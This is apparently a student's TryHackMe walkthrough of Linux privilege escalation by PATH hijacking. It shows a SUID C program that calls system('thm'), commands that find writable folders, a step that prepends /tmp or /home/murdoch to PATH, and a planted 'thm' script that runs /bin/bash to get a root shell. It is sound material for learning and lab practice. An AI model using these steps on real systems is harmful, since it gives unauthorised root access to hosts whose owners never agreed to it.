6 - PATH

According to tryhackme, PATH is the environmental variable that tells the OS where to search for executables.
Commands that are not built into the shell or that are not defined with an absolute path, Linux will start searching in folders defined under PATH.

Typically the PATH will look like this:

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

If we type “thm” to the command line, these are the locations Linux will look in for an executable called thm. The scenario below will give you a better idea of how this can be leveraged to increase our privilege level. As you will see, this depends entirely on the existing configuration of the target system, so be sure you can answer the questions below before trying this.

1. What folders are located under $PATH
2. Does your current user have write privileges for any of these folders?
3. Can you modify $PATH?
4. Is there a script/application you can start that will be affected by this vulnerability?

For demo purposes, we will use the script below:

```
  GNU nano 4.8
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
```

This script tries to launch a system binary called “thm” but the example can easily be replicated with any binary.

We compile this into an executable and set the SUID bit.

```
root@targetsystem:/home/alper/Desktop# cat path_exp.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
root@targetsystem:/home/alper/Desktop# gcc path_exp.c -o path -w
root@targetsystem:/home/alper/Desktop# chmod u+s path
root@targetsystem:/home/alper/Desktop# ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
root@targetsystem:/home/alper/Desktop#
```

Our user now has access to the “path” script with SUID bit set.

```
alper@targetsystem:~/Desktop$ ls -l
total 24
-rwsr-xr-x 1 root  root  16792 Jun 17 07:02 path
-rw-rw-r-- 1 alper alper    76 Jun 17 06:53 path_exp.c
alper@targetsystem:~/Desktop$
```

Once executed “path” will look for an executable named “thm” inside folders listed under PATH.

If any writable folder is listed under PATH we could create a binary named thm under that directory and have our “path” script run it. As the SUID bit is set, this binary will run with root privilege

A simple search for writable folders can done using the “`find / -writable 2>/dev/null`” command. The output of this command can be cleaned using a simple cut and sort sequence.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | cut -d "/" -f 2 | sort -u
dev
home
proc
run
snap
sys
tmp
usr
var
alper@targetsystem:~/Desktop$
```

Some CTF scenarios can present different folders but a regular system would output something like we see above.
Comparing this with PATH will help us find folders we could use.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

We see a number of folders under /usr, thus it could be easier to run our writable folder search once more to cover subfolders.

```
alper@targetsystem:~/Desktop$ find / -writable 2>/dev/null | grep usr | cut -d "/" -f 2,3 | sort -u
usr/lib
usr/share
alper@targetsystem:~/Desktop$
```

An alternative could be the command below.

```
find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

We have added “grep -v proc” to get rid of the many results related to running processes.

Unfortunately, subfolders under /usr are not writable

The folder that will be easier to write to is probably /tmp. At this point because /tmp is not present in PATH so we will need to add it. As we can see below, the "`export PATH=/tmp:$PATH`" command accomplishes this.

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$ export PATH=/tmp:$PATH
alper@targetsystem:~/Desktop$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

At this point the path script will also look under the /tmp folder for an executable named "thm".
Creating this command is fairly easy by copying /bin/bash as "thm" under the /tmp folder.

```
alper@targetsystem:/$ cd /tmp
alper@targetsystem:/tmp$ echo "/bin/bash" > thm
alper@targetsystem:/tmp$ chmod 777 thm
alper@targetsystem:/tmp$ ls -l thm
-rwxrwxrwx 1 alper alper 10 Jun 17 14:36 thm
alper@targetsystem:/tmp$
```

We have given executable rights to our copy of /bin/bash, please note that at this point it will run with our user's right. What makes a privilege escalation possible within this context is that the path script runs with root privileges.


```
alper@targetsystem:~/Desktop$ whoami
alper
alper@targetsystem:~/Desktop$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~/Desktop$ ./path
root@targetsystem:~/Desktop# whoami
root
root@targetsystem:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1000(alper)
root@targetsystem:~/Desktop#
```

From now on, I will be conducting the privilege escalation on the vulnerable machine provided in the lesson.


By running the "echo $PATH" command, we can see our PATH variables are the same as in tryhackme's lesson.

```
karen@ip-[redacted]:/$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/
games:/snap/bin
karen@ip-[redacted]:/$
```

By running the the command to see writable folders we have access to (ie: "find / -writable 2>/dev/null | cut -d "/" -f 2,3 | sort -u"), we will find an out of the ordinary folder we have write permission. Which is the "/home/murdoch" folder.



I was having a hard time understanding what to do next, but after looking at the hint, it became clear. We have write permission to the "/home/murdoch" folder, meaning we can write to any file, and even create files in that folder. You can check that in the other folders (ie: matt, and ubuntu), we cannot create or write code to any file. Try to nano a file in matt's or ubuntu's folder and you will understand what I am talking about. So, cd to murdoch's folder. We can see there is a python file and a test file. This is the part I was having a hard time understanding. The python file issues a command to the OS, calling this "thm" command/executable as shown in the screenshot(



In the same folder, there is a file called test that is owned by root and has SUID set. If you try to cat or nano the file you are going to see gibberish because this is a shell builtin, but I do not know how to figure out what is test actually calling, by deduction I understand it runs this python function, but I would not know how to check which files or executables is this "test" shell builtin calling.

```
karen@ip-[redacted]:/home/murdoch$ ls -l
total 24
-rwsr-xr-x 1 root root 16712 Jun 20  2021 test
-rw-rw-r-- 1 root root    86 Jun 20  2021 thm.py
karen@ip-[redacted]:/home/murdoch$ type test
test is a shell builtin
karen@ip-[redacted]:/home/murdoch$
```

(

)


This is the way it is going down: First, we are going to add the writable path we have access (/home/murdoch) to "PATH".

(

```
karen@ip-[redacted]:/home/murdoch$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
karen@ip-[redacted]:/home/murdoch$ export PATH=/home/murdoch:$PATH
karen@ip-[redacted]:/home/murdoch$ echo $PATH
/home/murdoch:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
karen@ip-[redacted]:/home/murdoch$
```

)

Then, we are going to create a file called "thm" (just like in the python function). Here, you can nano the file and then write it in the file and save it, or you can echo "/bin/bash" to thm file. If it does not exist, it will create one for you with the name "thm". Then, we need to give 777 permission with chmod command. Now, if we call the test function, we should successfully have a root shell.



Voila!

Looking over Christine's walkthrough, I was able to find a command that might help on discovering what "test" executable was. We could have used the "file" command, that would have shown what was "under" the test command/executable.